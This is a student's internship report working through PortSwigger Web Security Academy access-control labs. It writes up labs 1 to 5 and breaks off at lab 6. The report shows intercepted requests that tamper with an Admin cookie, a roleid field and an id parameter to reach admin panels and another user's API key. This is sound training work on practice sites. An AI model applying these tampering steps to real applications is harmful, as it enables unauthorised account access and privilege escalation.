Internship Assignment Report: Cyber Security and Digital Forensics

Assignment 6:

- **Portswigger:**

1. https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality
2. https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality-with-unpredictable-url
3. https://portswigger.net/web-security/access-control/lab-user-role-controlled-by-request-parameter
4. https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile
5. https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter
6. https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-unpredictable-user-ids
7. https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-data-leakage-in-redirect
8. https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-password-disclosure
9. https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references
10. https://portswigger.net/web-security/access-control/lab-url-based-access-control-can-be-circumvented
11. https://portswigger.net/web-security/access-control/lab-method-based-access-control-can-be-circumvented
12. https://portswigger.net/web-security/access-control/lab-multi-step-process-with-no-access-control-on-one-step
13. https://portswigger.net/web-security/access-control/lab-referer-based-access-control

About Me


- **Name:** Yugander Chanupalli
- **Position:** Cyber Security and Digital Forensics
- **Organization:** CyberSecured India
- **Email:** yugander9010@gmail.com
- **Submission Date:** 25/09/2024

PortSwigger

Let’s solve labs one by one:


Lab 1: https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality

As title mentioned there is a unprotected admin functionality in application it allows us to get access to admin panel and there we can perform any action.
So, I just started watching source page because most of the hidden functionalities are defined there. After, I didn’t found any interesting and I simply opened the robots.txt file it is most common file to check about website directories. There the developer mentioned the disallowed directory. As we can see the below image to understand better.



```
User-agent: *
Disallow: /administrator-panel
```

Most of these disallowed would not work as developers might protect them because they are publicly available. But, As a security student I need to check the protection of this directory unfortunately, it does not have any protection when I added this parameter at the last then It is redirected to admin panel where I have access to all the users.




Unprotected admin functionality

Users

wiener - Delete
carlos - Delete

As per our task I have to delete the user carlos to complete the lab.



Unprotected admin functionality

Congratulations, you solved the lab!


User deleted successfully!

Users

wiener - Delete


Lab 2: https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality-with-unpredictable-url

I went through the similar process and found that there is a javascript code in source page and it contains a hidden parameter so I used it to modify the url and I successfully gained access through admin panel.



https://0ab5009203a2f3b6858f40fe00020094.web-security-academy.net/login

```
                                <g>
                                    <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'></polygon>
                                    <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'></polygon>
                                </g>
                            </svg>
                        </a>
                    </div>
                    <div class='widgetcontainer-lab-status is-notsolved'>
                        <span>LAB</span>
                        <p>Not solved</p>
                        <span class=lab-status-icon></span>
                    </div>
                </div>
            </div>
        </section>
    </div>
    <div theme="">
        <section class="maincontainer">
            <div class="container is-page">
                <header class="navigation-header">
                    <section class="top-links">
                        <a href=/>Home</a><p>|</p>
                        <script>
var isAdmin = false;
if (isAdmin) {
   var topLinksTag = document.getElementsByClassName("top-links")[0];
   var adminPanelTag = document.createElement('a');
   adminPanelTag.setAttribute('href', '/admin-dq4s5u');
   adminPanelTag.innerText = 'Admin panel';
   topLinksTag.append(adminPanelTag);
   var pTag = document.createElement('p');
   pTag.innerText = '|';
   topLinksTag.appendChild(pTag);
}
</script>
```



https://0ab5009203a2f3b6858f40fe00020094.web-security-academy.net/admin-dq4s5u

Web Security Academy

Unprotected admin functionality with unpredictable URL


Back to lab description »

LAB Not solved

Home | My account

Users

wiener - Delete
carlos - Delete



https://0ab5009203a2f3b6858f40fe00020094.web-security-academy.net/admin-dq4s5u

Web Security Academy

Unprotected admin functionality with unpredictable URL

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account


User deleted successfully!

Users

wiener - Delete


Lab 3: https://portswigger.net/web-security/access-control/lab-user-role-controlled-by-request-parameter

Every page is displayed to us using requests right. To Analyse these requests we can intercept them using burpsuite intercept option. So, I started intercepting every request from login and found that there is one parameter called admin is also passing through client side and by default it is set to false. Immediately I changed it to true and the page rendered the admin panel so then I deleted the carlos.



Request to https://0a4e00cf0357bada89839c5e0045004f.web-security-academy.net:443 [34.246.129.62]

Time	Type	Direction	Host	Method	URL	Status code	Length
13:21:19 26 Sep 2024	HTTP	→ Request	0a4e00cf0357bada89839c5e0045004f.web...	GET	https://0a4e00cf0357bada89839c5e0045004f.web-security-acade...		



Target: https://0a4e00cf0357bada89839c5e0045004f.web-security-academy.net HTTP/2

```
GET /admin HTTP/2
Host: 0a4e00cf0357bada89839c5e0045004f.web-security-academy.net
Cookie: Admin=true; session=pxpkgBzQTY9QRDgmeoOtH5frBiTkphml
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

WebSecurity Academy

User role controlled by request parameter

LAB Not solved


Back to lab description »

Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	2
Request headers	20
Response headers	4



https://0a4e00cf0357bada89839c5e0045004f.web-security-academy.net/admin

WebSecurity Academy

User role controlled by request parameter

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | Admin panel | My account


User deleted successfully!

Users

wiener - Delete

Lab 4: https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile

I found this is some what challenging when solving because upto here we solved directly using visible data I mean we just tampered the application using the data provided on source pages and all. But, Here the case is very different the request doesn't give any hints after a lot of time I tried to intercept the response of email update request and it is one and only option to get admin panel all other are carefully protected. So, After inspecting the response it contains one roleid field set to 1. Again, I reloaded the page and this time I added the roleid to 0 and it doesn'r worked for me so I added 2 then it is worked. Finally, I managed to delete the user called carlos.




Request to https://0a61009503a512d484876d4d00b900a0.web-security-academy.net:443 [79.125.84.16]

Time	Type	Direction	Host	Method	URL	Status code	Length
13:51:26 26 Sep 2024	HTTP	→ Request	0a61009503a512d484876d4d00b900a0.we...	POST	https://0a61009503a512d484876d4d00b900a0.web-security-acade...		

Request

```
POST /my-account/change-email HTTP/2
Host: 0a61009503a512d484876d4d00b900a0.web-security-academy.net
Cookie: session=aRkFchJrV4jiLfbh1QP7y2suUSxfbONc
Content-Length: 27
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8", "Chromium";v="129"
Dnt: 1
Content-Type: text/plain;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://0a61009503a512d484876d4d00b900a0.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a61009503a512d484876d4d00b900a0.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{
  "email":"winer@peter.com",
  "roleid":2
}
```



https://0a61009503a512d484876d4d00b900a0.web-security-academy.net/my-account


User role can be modified in user profile

My Account

Your username is: wiener

Your email is: winer@peter.com

Email



https://0a61009503a512d484876d4d00b900a0.web-security-academy.net/admin

Web Security Academy

User role can be modified in user profile


Back to lab description »

LAB Not solved

Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete



https://0a61009503a512d484876d4d00b900a0.web-security-academy.net/admin

Web Security Academy

User role can be modified in user profile

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | Admin panel | My account

User deleted successfully!


Users

wiener - Delete

Lab 5: https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter

It takes very less time for me as usual I started to intercept the all requests and at the same time I forwarded them to repeater and one of the requests in them is interesting where the application is using the id to retrieve the details of account so I just changed the id value to carlos then I got carlos details as response.

Then i copied the api key and submitted on application.



Not secure https://0a8b001f0438ad2c806003df0001004c.web-security-academy.net/my-account?id=wiener

Web Security Academy — User ID controlled by request parameter

LAB Not solved

Submit solution Back to lab description »

Home | My account | Log out

My Account

Your username is: wiener


Your API Key is: lyz0I6FIQjHmaVk0wvqfJ3Z4kOiQaIPy

Email

Update email

```
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

```
</div>
<br/>
<form class="login-form" name="
change-email-form" action="
/my-account/change-email" method="POST">
     <label>
          Email
     </label>
     <input required type="email" name="email"
     value="">
```



Not secure https://0a8b001f0438ad2c806003df0001004c.web-security-academy.net/my-account?id=wiener

0a8b001f0438ad2c806003df0001004c.web-security-academy.net says

Answer:

6KZNmqUu2vBZWWVPMKgFsMA8B89xUMVt

OK Cancel

Not secure https://0a8b001f0438ad2c806003df0001004c.web-security-academy.net/my-account?id=wiener

Web Security Academy — User ID controlled by request parameter

LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home | My account | Log out

My Account

Your username is: wiener


Your API Key is: lyz0I6FIQjHmaVk0wvqfJ3Z4kOiQaIPy

Email

Update email

Lab 6: https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-unpredictable-user-ids

